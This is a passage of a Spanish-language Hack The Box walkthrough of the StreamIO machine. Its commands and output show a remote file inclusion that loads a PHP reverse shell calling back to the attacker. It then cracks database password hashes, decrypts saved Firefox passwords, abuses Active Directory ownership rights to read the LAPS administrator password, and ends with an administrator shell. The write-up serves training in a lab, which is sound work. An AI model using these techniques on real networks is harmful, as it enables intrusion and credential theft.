echo(" ─── ERROR ─── ");
}
?>
```

No hace falta que le añadamos las etiquetas, ejecutamos el comando directamente con system:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat exploit.php
system("ipconfig");
```

Cuando apuntemos a este archivo se ejecutara directamente el comando ipconfig en la respuesta:

```
POST /admin/?debug=master.php HTTP/2
Host: streamio.htb
Cookie: PHPSESSID=o6rufuddim331jug7de22f25e5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

include=http://10.10.14.5/exploit.phpS
```

Respuesta:

```
  </form>

  Windows IP Configuration


  Ethernet adapter Ethernet0 2:

  Connection-specific DNS Suffix  . : htb
  IPv6 Address. . . . . . . . . . . : dead:beef::1a4
  IPv6 Address. . . . . . . . . . . :
  dead:beef::4411:d400:dd8b:4fc8
  Link-local IPv6 Address . . . . . :
  fe80::4411:d400:dd8b:4fc8%12
  IPv4 Address. . . . . . . . . . . : 10.10.11.158
  Subnet Mask . . . . . . . . . . . : 255.255.255.0
  Default Gateway . . . . . . . . . :
  fe80::250:56ff:feb9:e122%12
  10.10.10.2
</div>
```

Podemos sustituir esta ejecucion de comandos por la reverse shell en php de Ivan Sincek

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat exploit.php
// Copyright (c) 2020 Ivan Sincek
// v2.3
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    private $os    = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w')  // shell can write to STDERR
    );
    private $buffer  = 1024;    // read/write buffer size
    private $clen    = 0;       // command length
    private $error   = false;   // stream read/write error
    public function __construct($addr, $port) {
        $this->addr = $addr;
        $this->port = $port;
    }
    private function detect() {
        $detected = true;
        if (stripos(PHP_OS, 'LINUX') !== false) { // same for macOS
            $this->os    = 'LINUX';
            $this->shell = 'sh';
        } else if (stripos(PHP_OS, 'WIN32') !== false || stripos(PHP_OS, 'WINNT') !== false || stripos(PHP_OS, 'WINDOW
```

Cuando apuntamos al archivo recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.158] 60828
SOCKET: Shell has connected! PID: 1356
Microsoft Windows [Version 10.0.17763.2928]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\streamio.htb\admin>whoami
streamio\yoshihide

C:\inetpub\streamio.htb\admin>
```

ESCALADA DE PRIVILEGIOS

Estamos dentro del sistema, vamos a enumerar la base de datos con las credenciales que habiamos encontrado antes:

`sqlcmd -U db_admin -P 'B1@hx31234567890' -S localhost -d streamio_backup -Q "SELECT name FROM master..sysdatabases;"`

```
PS C:\inetpub\streamio.htb\admin> sqlcmd -U db_admin -P 'B1@hx31234567890' -S localhost -d streamio_backup -Q "SELECT name FROM master..sysdatabases;"
name
--------------------------------------------------------------------------------------------------------------------------------
master
tempdb
model
msdb
STREAMIO
streamio_backup
```

Vamos a enumerar la base de datos "streamio_backup" vamos a buscar las tablas:

`sqlcmd -U db_admin -P 'B1@hx31234567890' -S localhost -d streamio_backup -Q "SELECT name FROM streamio_backup..sysobjects WHERE xtype = 'U';"`

```
PS C:\inetpub\streamio.htb\admin> sqlcmd -U db_admin -P 'B1@hx312345
name
--------------------------------------------------------------------------------
movies
users
```

Ahora vamos a ver el contenido de users:

```
PS C:\inetpub\streamio.htb\admin> sqlcmd -U db_admin -P 'B1@hx31234567890' -S localhost -d streamio_backup -Q
kup -Q "SELECT * FROM users;"
id          username                                                        password
----------- --------------------------------------------------------------- --------------------------------------------------------------------------------
          1 nikk37                                                          389d14cb8e4e9b94b137deb1caf0612a
          2 yoshihide                                                       b779ba15cedfd22a023c4d8bcf5f2332
          3 James                                                           c660060492d9edcaa8332d89c99c9239
          4 Theodore                                                        925e5408ecb67aea449373d668b7359e
          5 Samantha                                                        083ffae904143c4796e464dac33c1f7d
          6 Lauren                                                          08344b85b329d7efd611b7a7743e8a09
          7 William                                                         d62be0dc82071bccc1322d64ec5b6c51
          8 Sabrina                                                         f87d3c0d6c8fd686aacc6627f1f493a5
```

Crackeamos las contraseñas con john y descubrimos la de un usuario:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 8 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Remaining 5 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
get_dem_girls2@yahoo.com (nikk37)
1g 0:00:00:00 DONE (2024-12-16 13:28) 1.086g/s 15590Kp/s 15590Kc/s 70952KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Vamos a validar las credenciales:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.158 -u nikk37 -p 'get_dem_girls2@yahoo.com'
SMB         10.10.11.158    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:
SMB         10.10.11.158    445    DC               [+] streamIO.htb\nikk37:get_dem_girls2@yahoo.com

┌──(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.158 -u nikk37 -p 'get_dem_girls2@yahoo.com'
WINRM       10.10.11.158    5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:stre
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved t
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.158    5985   DC               [+] streamIO.htb\nikk37:get_dem_girls2@yahoo.com (Pwn3d!)
```

El usuario pertenece al grupo de "Remote Management Users", por lo que podemos acceder a traves de "evil-winrm":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.11.158 -u nikk37 -p 'get_dem_girls2@yahoo.com'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hack

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\nikk37\Documents>
```

Si listamos los programas podemos ver que se encuentra firefox:

```
*Evil-WinRM* PS C:\Program Files (x86)> dir


    Directory: C:\Program Files (x86)


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:28 AM                Common Files
d-----         2/25/2022  11:35 PM                IIS
d-----         2/25/2022  11:38 PM                iis express
d-----         3/28/2022   4:46 PM                Internet Explorer
d-----         2/22/2022   1:54 AM                Microsoft SQL Server
d-----         2/22/2022   1:53 AM                Microsoft.NET
d-----         5/26/2022   4:09 PM                Mozilla Firefox
```

Si hay algun usuario que haya navegado a traves de firefox y se han almacenado credenciales se almacenarian dentro de la ruta `AppData\Roaming\Mozilla\Firefox` en el directorio personal:

```
    Directory: C:\users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/22/2022   2:40 AM                5rwivk2l.default
d-----         2/22/2022   2:42 AM                br53rxeg.default-release
```

Vemos que hay dos perfiles creados, vamos a ver que contiene el primero:

```
*Evil-WinRM* PS C:\users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles> dir 5rwivk2l.default


    Directory: C:\users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\5rwivk2l.default


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/22/2022   2:40 AM             47 times.json
```

No tiene nada interesante, vamos a ver el segundo:

```
*Evil-WinRM* PS C:\users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles> dir br53rxeg.default-release


    Directory: C:\users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/22/2022   2:40 AM                bookmarkbackups
d-----         2/22/2022   2:40 AM                browser-extension-data
d-----         2/22/2022   2:41 AM                crashes
d-----         2/22/2022   2:42 AM                datareporting
d-----         2/22/2022   2:40 AM                minidumps
d-----         2/22/2022   2:42 AM                saved-telemetry-pings
d-----         2/22/2022   2:40 AM                security_state
d-----         2/22/2022   2:42 AM                sessionstore-backups
d-----         2/22/2022   2:40 AM                storage
-a----         2/22/2022   2:40 AM             24 addons.json
-a----         2/22/2022   2:42 AM           5189 addonStartup.json.lz4
-a----         2/22/2022   2:42 AM            310 AlternateServices.txt
-a----         2/22/2022   2:41 AM         229376 cert9.db
-a----         2/22/2022   2:40 AM            208 compatibility.ini
-a----         2/22/2022   2:40 AM            939 containers.json
-a----         2/22/2022   2:40 AM         229376 content-prefs.sqlite
-a----         2/22/2022   2:40 AM          98304 cookies.sqlite
-a----         2/22/2022   2:40 AM           1081 extension-preferences.json
-a----         2/22/2022   2:40 AM          43726 extensions.json
-a----         2/22/2022   2:42 AM        5242880 favicons.sqlite
-a----         2/22/2022   2:41 AM         262144 formhistory.sqlite
-a----         2/22/2022   2:40 AM            778 handlers.json
-a----         2/22/2022   2:40 AM         294912 key4.db
```

El segundo tiene mas contenido, podemos ver el archivo key4.db y logins.json. Podemos utilizar la herramient firepwd de github para crackear la contraseña. Nos la clonamos y la ejecutamos:

```
┌──(kali㉿kali)-[~/Downloads/firepwd]
└─$ python3 firepwd.py -h
Traceback (most recent call last):
  File "/home/kali/Downloads/firepwd/firepwd.py", line 28, in <module>
    from Crypto.Cipher import DES3, AES
ModuleNotFoundError: No module named 'Crypto'
```

Podemos intalarnos los modulos a traves de un entorno virtual con requeriments.txt:

```
┌──(kali㉿kali)-[~/Downloads/firepwd]
└─$ python3 -m venv env

┌──(kali㉿kali)-[~/Downloads/firepwd]
└─$ source env/bin/activate

┌──(env)─(kali㉿kali)-[~/Downloads/firepwd]
└─$ pip install -r requirements.txt
Collecting PyCryptodome⩾3.9.0 (from -r requirements.txt (line 1))
  Downloading pycryptodome-3.21.0-cp36-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (3.4 kB)
Collecting pyasn1⩾0.4.8 (from -r requirements.txt (line 2))
  Using cached pyasn1-0.6.1-py3-none-any.whl.metadata (8.4 kB)
Downloading pycryptodome-3.21.0-cp36-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (2.3 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.3/2.3 MB 14.6 MB/s eta 0:00:00
Using cached pyasn1-0.6.1-py3-none-any.whl (83 kB)
Installing collected packages: PyCryptodome, pyasn1
Successfully installed PyCryptodome-3.21.0 pyasn1-0.6.1
```

Nos descargamos los archivos "logins.json" y key4.db:

```
*Evil-WinRM* PS C:\users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> download logins.json

Info: Downloading C:\users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\logins.json to logins.json

Info: Download successful!
*Evil-WinRM* PS C:\users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release> download key4.db

Info: Downloading C:\users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release\key4.db to key4.db

Info: Download successful!
```

Movemos los archivos donde se encuentra el recurso "firepwd":

```
┌──(env)─(kali㉿kali)-[~/Downloads/firepwd]
└─$ mv ../key4.db .

┌──(env)─(kali㉿kali)-[~/Downloads/firepwd]
└─$ mv ../logins.json .
```

Lo ejecutamos sin parametros, automaticamente detecta los archivos:

```
┌──(env)─(kali㉿kali)-[~/Downloads/firepwd]
└─$ python3 firepwd.py
globalSalt: b'd215c391179edb56af928a06c627906bcbd4bd47'
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
     SEQUENCE {
       SEQUENCE {
         OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
         SEQUENCE {
           OCTETSTRING b'5d573772912b3c198b1e3ee43ccb0f03b0b23e46d51c34a2a055e00ebcd240f5'
           INTEGER b'01'
           INTEGER b'20'
           SEQUENCE {
             OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
           }
         }
       }
       SEQUENCE {
         OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
         OCTETSTRING b'1baafcd931194d48f8ba5775a41f'
       }
     }
   }
   OCTETSTRING b'12e56d1c8458235a4136b280bd7ef9cf'
 }
clearText b'70617373776f72642d636865636b0202'
password check? True
 SEQUENCE {
   SEQUENCE {
     OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
     SEQUENCE {
       SEQUENCE {
         OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
         SEQUENCE {
           OCTETSTRING b'098560d3a6f59f76cb8aad8b3bc7c43d84799b55297a47c53d58b74f41e5967e'
           INTEGER b'01'
           INTEGER b'20'
           SEQUENCE {
             OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
           }
         }
       }
       SEQUENCE {
         OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
         OCTETSTRING b'e28a1fe8bcea476e94d3a722dd96'
       }
     }
   }
   OCTETSTRING b'51ba44cdd139e4d2b25f8d94075ce3aa4a3d516c2e37be634d5e50f6d2f47266'
 }
```

Abajo de todo nos encuentra las contraseñas:

```
     }
   }
   OCTETSTRING b'51ba44cdd139e4d2b25f8d94075ce3aa4a3d516c2e37be634d5e50f6d2f47266'
 }
clearText b'b3610ee6e057c4341fc76bc84cc8f7cd51abfe641a3eec9d0808080808080808'
decrypting login/password pairs
https://slack.streamio.htb:b'admin',b'JDg0dd1s@d0p3cr3@t0r'
https://slack.streamio.htb:b'nikk37',b'n1kk1sd0p3t00:)'
https://slack.streamio.htb:b'yoshihide',b'paddpadd@12'
https://slack.streamio.htb:b'JDgodd',b'password@12'
```


Para saber a quien le pertenece vamos a enumerar los usuarios del dominio:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ rpcclient 10.10.11.158 -U 'nikk37%get_dem_girls2@yahoo.com'
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[JDgodd] rid:[0x450]
user:[Martin] rid:[0x451]
user:[nikk37] rid:[0x452]
user:[yoshihide] rid:[0x453]
```

Creamos un listado de contraseñas y usuarios y a traves de fuerza bruta vemos a que usuario le pertenece:

```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.158 -u JDgodd -p JDg0dd1s@d0p3cr3@t0r
SMB         10.10.11.158    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.158    445    DC               [+] streamIO.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ netexec winrm 10.10.11.158 -u JDgodd -p JDg0dd1s@d0p3cr3@t0r
WINRM       10.10.11.158    5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:streamIO.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algo
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.158    5985   DC               [-] streamIO.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r
```

Las credenciales son correctas pero no podemos acceder a traves de "win-rm". Vamos a enumerar el entorno AD para ver como podemos escalar privilegios a traves de bloodhound:



El usuario actual tiene el permiso de "writeOwner" sobre el grupo "core staff" y ese grupo tiene el privilegio de "ReadLapsPassword".

1. Primero vamos a añadir al usuario al grupo "Core Staff". Creamos el objeto de la credencial:

```
$SecPassword = ConvertTo-SecureString 'JDg0dd1s@d0p3cr3@t0r' -AsPlainText -Force
```

```
$Cred = New-Object System.Management.Automation.PSCredential('streamio.htb\JDgodd', $SecPassword)
```

```
$Cred = New-Object System.Management.Automation.PSCredential('streamio.htb\JDgodd', $SecPassword)
Set-DomainObjectOwner -Credential $Cred -TargetIdentity "Core Staff" -OwnerIdentity JDgodd
```

2. Creamos una ACL en el grupo "Core Staff" para poder añadirnos al grupo:

```
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "Core Staff" -PrincipalIdentity 'JDgodd'
```

3. Nos añadimos al grupo "Core Staff":

```
Add-DomainGroupMember -Identity 'Core Staff' -Members 'JDgodd' -Credential $Cred
```

Podemos comprobar que el usuario se ha añadido al grupo:

```
*Evil-WinRM* PS C:\Users\nikk37\Documents> net user JDgodd
User name                    JDgodd
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/22/2022 1:56:42 AM
Password expires             Never
Password changeable          2/23/2022 1:56:42 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   12/16/2024 7:04:33 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *CORE STAFF
The command completed successfully.
```

Ahora tenemos el permiso de "ReadLAPSPassword" sobre el DC vamos a explotarlo con netexec:

```
nxc ldap "dc.streamio.htb" -d "streamio.htb" -u "JDgodd" -p "JDg0dd1s@d0p3cr3@t0r" --module laps
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nxc ldap "dc.streamio.htb" -d "streamio.htb" -u "JDgodd" -p "JDg0dd1s@d0p3cr3@t0r" --module laps
SMB         10.10.11.158    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.158    389    DC               [+] streamio.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r
LAPS        10.10.11.158    389    DC               [*] Getting LAPS Passwords
LAPS        10.10.11.158    389    DC               Computer:DC$ User:              Password:/w]F$lY;Y/c917
```

Podemos verificar si pertenece al usuario administrador:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.158 -u administrator -p '/w]F$lY;Y/c917'
SMB         10.10.11.158    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (d
SMB         10.10.11.158    445    DC               [+] streamIO.htb\administrator:/w]F$lY;Y/c917 (Pwn3d!)
```

Accedemos con impacket-wmiexec con las credenciales obtenidas:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-wmiexec streamio.htb/'administrator:/w]F$lY;Y/c917'@10.10.11.158
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
streamio\administrator
```